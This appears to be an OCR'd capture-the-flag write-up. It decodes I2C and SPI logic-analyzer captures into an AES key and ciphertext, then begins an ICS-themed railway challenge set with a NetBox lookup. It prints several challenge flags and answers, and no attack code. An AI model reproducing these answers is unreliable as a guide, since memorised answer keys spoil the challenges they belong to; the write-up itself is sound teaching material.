
Spy By Wire 1

We analyzed the memory.sal file using Saleae's Logic Analyzer software. The 24LC001 EEPROM communicates via the I2C protocol, a widely used communication standard, particularly for microcontrollers interfacing with peripheral ICs on the same PCB. I2C operates with two lines: the SDA (data) line and the SCL (clock) line. The SCL provides a periodic clock signal, while the SDA transmits data, which should only change when SCL is low. Given this, we deduced that SCL is likely mapped to Channel 1 and SDA to Channel 0. Using the Logic Analyzer, we applied an I2C protocol filter to extract all relevant data in .csv format. We then sorted the data into read and write operations. During the sorting process, we observed that the data repeats in 16-byte sections.

Flag: 0x691E5E4219581B44190C1F421E471B58



+0.8 s
+0.9 s
2 s
+0.1 s
+0.2 s
D0 Chan...
D1 Chan...
D2 Chan...
D3 Chan...
D4 Chan...
D5 Chan...
D6 Chan...


1 s : 977 ms
1 s : 978 ms
D0 Chan...
D1 Chan...


Write [0x57]
0x0C + ACK
Read [0x57]
0x1E + NAK
23.003928 ms
23.088988 ms
Duty: 0.37 %
Freq: 43.311 Hz
width⁻¹: 43.471 Hz
Analyzers
I2C
Trigger View
Data
Type to search
Edit...
Select Color
Restart
Delete
Stream to Terminal
Show in Data Table
Binary
Decimal
Hexadecimal
Ascii
Export to TXT/CSV
Type | Start | Duration | data | ack | address | read
start | 1.791 041 564 s | 4 ns
address | 1.797 562 248 s | 90.924 µs | | true | 0x54 | false
data | 1.797 659 612 s | 90.896 µs | 0x01 | true
start | 1.797 814 492 s | 4 ns
address | 1.797 825 360 s | 90.884 µs | | true | 0x54 | true
data | 1.797 922 680 s | 90.868 µs | 0x1E | false
stop | 1.798 025 244 s | 4 ns
start | 1.798 228 460 s | 4 ns
address | 1.798 239 304 s | 90.924 µs | | true | 0x54 | false
data | 1.798 336 668 s | 90.88 µs | 0x0E | true
start | 1.798 438 772 s | 4 ns
address | 1.798 449 628 s | 90.896 µs | | true | 0x54 | true
data | 1.798 546 964 s | 90.864 µs | 0x1B | false
stop | 1.798 649 512 s | 4 ns
start | 1.798 772 772 s | 4 ns
address | 1.798 783 616 s | 90.916 µs | | true | 0x53 | false

write	to	0x54	ack	data:	0x01		0x69	0x00
read	to	0x54	ack	data:	0x1E		0x1E	0x01
write	to	0x54	ack	data:	0x0E		0x5E	0x02
read	to	0x54	ack	data:	0x1B		0x42	0x03
write	to	0x53	ack	data:	0x02		0x19	0x04
read	to	0x53	ack	data:	0x5E		0x58	0x05
write	to	0x52	ack	data:	0x05		0x1B	0x06
read	to	0x52	ack	data:	0x58		0x44	0x07
write	to	0x57	ack	data:	0x03		0x19	0x08
read	to	0x57	ack	data:	0x42		0x0C	0x09
write	to	0x56	ack	data:	0x07		0x1F	0x0A
read	to	0x56	ack	data:	0x44		0x42	0x0B
write	to	0x51	ack	data:	0x08		0x1E	0x0C
read	to	0x51	ack	data:	0x19		0x47	0x0D
write	to	0x51	ack	data:	0x0A		0x1B	0x0E
read	to	0x51	ack	data:	0x1F		0x58	0x0F
write	to	0x54	ack	data:	0x00			
read	to	0x54	ack	data:	0x69			
write	to	0x50	ack	data:	0x0B			
read	to	0x50	ack	data:	0x42			
write	to	0x54	ack	data:	0x0C			
read	to	0x54	ack	data:	0x1E			
write	to	0x51	ack	data:	0x0F			
read	to	0x51	ack	data:	0x58			
write	to	0x53	ack	data:	0x0D			
read	to	0x53	ack	data:	0x47			
write	to	0x50	ack	data:	0x04			
read	to	0x50	ack	data:	0x19			
write	to	0x56	ack	data:	0x06			
read	to	0x56	ack	data:	0x1B			
write	to	0x56	ack	data:	0x09			

Spy By Wire 2



SPI typically uses four signals: a Clock signal, two data lines (MISO and MOSI), and an Enable signal. While this is the most common SPI configuration, other variants exist. We filtered the MOSI, MISO, Enable, and Clock channels based on the signal sources. After reviewing the filtered data, we exported it to a .csv file.Upon inspection, we observed that MOSI and MISO alternate communication, though MOSI transmits more data than MISO. There were six exchanges between them, but only one contains the output we need. To proceed, we first need to convert the hex data from the first exchange—after cleaning it of "0x" prefixes and spaces—into bytes using CyberChef. Finally, we will decrypt the bytes using AES.

Key: 691e5e4219581b44190c1f421e471b58


Mode: CBC


IV: 00000000000000000000000000000000

Clean Hex Data:

D9F8520E73DE46E72783BD2A7F8EF86CC34FEB63AE0A100A264CDBB33B41B59C


Flag: flag{my_dr34ms_4nd_pr1d3_l0st}





Time [s]	Time [s]	MOSI	MISO
1.806671504	0	0x00	0x03
1.806683432	0	0x00	0x0A
1.806693008	0	0x00	0x2F
1.80684196	0	0xD9	0x00
1.806851536	0	0xF8	0x00
1.806861112	0	0x52	0x00
1.806870688	0	0x0E	0x00
1.806880264	0	0x73	0x00
1.80688984	0	0xDE	0x00
1.806899416	0	0x46	0x00
1.806908992	0	0xE7	0x00
1.806918568	0	0x27	0x00
1.806928144	0	0x83	0x00
1.80693772	0	0xBD	0x00
1.806947296	0	0x2A	0x00
1.806956872	0	0x7F	0x00
1.806966448	0	0x8E	0x00
1.806976024	0	0xF8	0x00
1.8069856	0	0x6C	0x00
1.806995176	0	0xC3	0x00
1.807004752	0	0x4F	0x00
1.807014328	0	0xEB	0x00
1.807023904	0	0x63	0x00
1.80703348	0	0xAE	0x00
1.807043056	0	0x0A	0x00
1.807052632	0	0x10	0x00
1.807062208	0	0x0A	0x00
1.807071784	0	0x26	0x00
1.80708136	0	0x4C	0x00
1.807090936	0	0xDB	0x00

First	Second	Third	Fourth	Fifth	Sixth
0xD9	0xE0	0xD9	0x62	0x8B	0xE0
0xF8	0x2C	0xF8	0x3D	0xE2	0x2C
0x52	0x94	0x52	0x62	0xD8	0x94
0x0E	0x0E	0x0E	0x79	0x1F	0x0E
0x73	0x45	0x73	0x74	0x52	0x45
0xDE	0x59	0xDE	0x65	0xEC	0x59
0x46	0x96	0x46	0x73	0x08	0x96
0xE7	0xE7	0xE7	0x0A	0xC6	0xE7
0x27	0x1B	0x27	0x73	0x2C	0x1B
0x83	0x8B	0x83	0x68	0xD3	0x8B
0xBD	0x6A	0xBD	0x61	0x42	0x6A
0x2A	0x43	0x2A	0x2E	0x13	0x43
0x7F	0xFD	0x7F	0x75	0x6B	0xFD
0x8E	0x76	0x8E	0x70	0x1C	0x76
0xF8	0x44	0xF8	0x64	0x7D	0x44
0x6C	0x9F	0x6C	0x61	0x59	0x9F
0xC3	0xB2	0xC3	0x74	0xED	0xB2
0x4F	0xEB	0x4F	0x65	0xDD	0xEB
0xEB	0x1C	0xEB	0x28	0x1E	0x1C
0x63	0x7B	0x63	0x6B	0xC0	0x7B
0xAE	0x1D	0xAE	0x2B	0xFD	0x1D
0x0A	0x17	0x0A	0x62	0xF9	0x17
0x10	0x74	0x10	0x27	0x07	0x74
0x0A	0xAE	0x0A	0x62	0x18	0xAE
0x26	0xDE	0x26	0x6C	0xFB	0xDE
0x4C	0x84	0x4C	0x75	0x69	0x84
0xDB	0x53	0xDB	0x65	0x85	0x53
0xB3	0x71	0xB3	0x73	0x78	0x71
0x3B	0x70	0x3B	0x6B	0x4A	0x70
0x41	0xA1	0x41	0x79	0x37	0xA1
0xB5	0x1E	0xB5	0x73	0xD9	0x1E
0x9C	0xDB	0x9C	0x61	0x5F	0xDB
			0x6E	0xFA	
			0x64	0xB3	
			0x61	0xE2	
			0x62	0xBD	


Recipe
AES Decrypt
Key
1f421e471b58
HEX
IV
000000000000
HEX
Mode
CBC/NoPadd...
Input
Hex
Output
Raw
STEP
BAKE!
Auto Bake
Input
D9F8520E73DE46E72783BD2A7F8EF86CC34FEB63AE0A100A264CDBB33B41B59C
64
1
Raw Bytes
LF
Output
flag{my_dr34ms_4nd_pr1d3_l0st}
32
1
5ms
Raw Bytes
FF (detected)

Anville

Challenge | 61 Solves

Anville Introduction

50

Anville Railway is a large rail-transport operating company headquartered in Driftveil and has been experiencing issues with their ICS network and devices.

Anville Railway engineers have prioritized the following issues to be addressed as soon as possible:

- **Genisys of the Problems:** analyzing a cyber attack against rail stations using the Genisys protocol
- **Modeling Trains:** assisting Anville engineers with their inventory management system
- **A Timely Attack:** extracting passwords to gain access to locked Anville programs

Enter **rail transport** as the flag to begin these challenges


Flag format: rail transport. Example: ***rail transport***

0/10 attempts


rail transport

Submit

Modeling Trains -1



NetBox is an open-source web application designed for managing and documenting computer networks. The aim of this challenge is to find the IP Address of the Station 8 Historian server. Directing to /Device/Location, the Historian server is a Genisys Communicator 2.0 with the IP Address of 10.230.46.201.


netbox
Search
analyst
Organization
Devices
DEVICES
Devices
Modules
Device Roles
Platforms
Virtual Chassis
Virtual Device Contexts
DEVICE TYPES
Device Types
Module Types
Manufacturers
DEVICE COMPONENTS
Interfaces
Front Ports
Rear Ports
Console Ports
Devices
+ Add
Import
Export
Results 4
Filters 1
Location: Station 8
Save
Quick search
Configure Table
Name
Status
Tenant
Site
Location
Rack
Role
Manufacturer
Type
IP Address
QML-211
Active
Anville Railway
Station 8
PLC
Anville
Sensor
EWS-SUA
Active
Anville Railway
Station 8
Workstation
Lenovo
ThinkSystem SR550
192.168.108.2/32
DC Station 8
Active
Anville Railway
Station 8
Domain controller
Dell
PowerEdge 1950
192.168.108.1/32
Station 8 Historian
Active
Anville Railway
Station 8
Historian
Anville
Genisys Communicator 2.0
10.230.46.201/32
Per Page
Showing 1-4 of 4
+ Add Components
Edit Selected
Rename
Delete Selected

Modeling Trains -2

Modeling Trains - 2

100


That would definitely explain why Anville engineers have not seen any communication from that field station. That IP is on the wrong subnet, as every other Historian is located on the 10.230.47/24 subnet. They are sending a team out to update the IP address of that Historian and anticipate communication to work as expected after the update.

While the engineers are working on updating that Historian and the Netbox data, they have received a request from upper management to provide the total number of PLCs located at field station 9.

How many PLCs are located at Station 9?

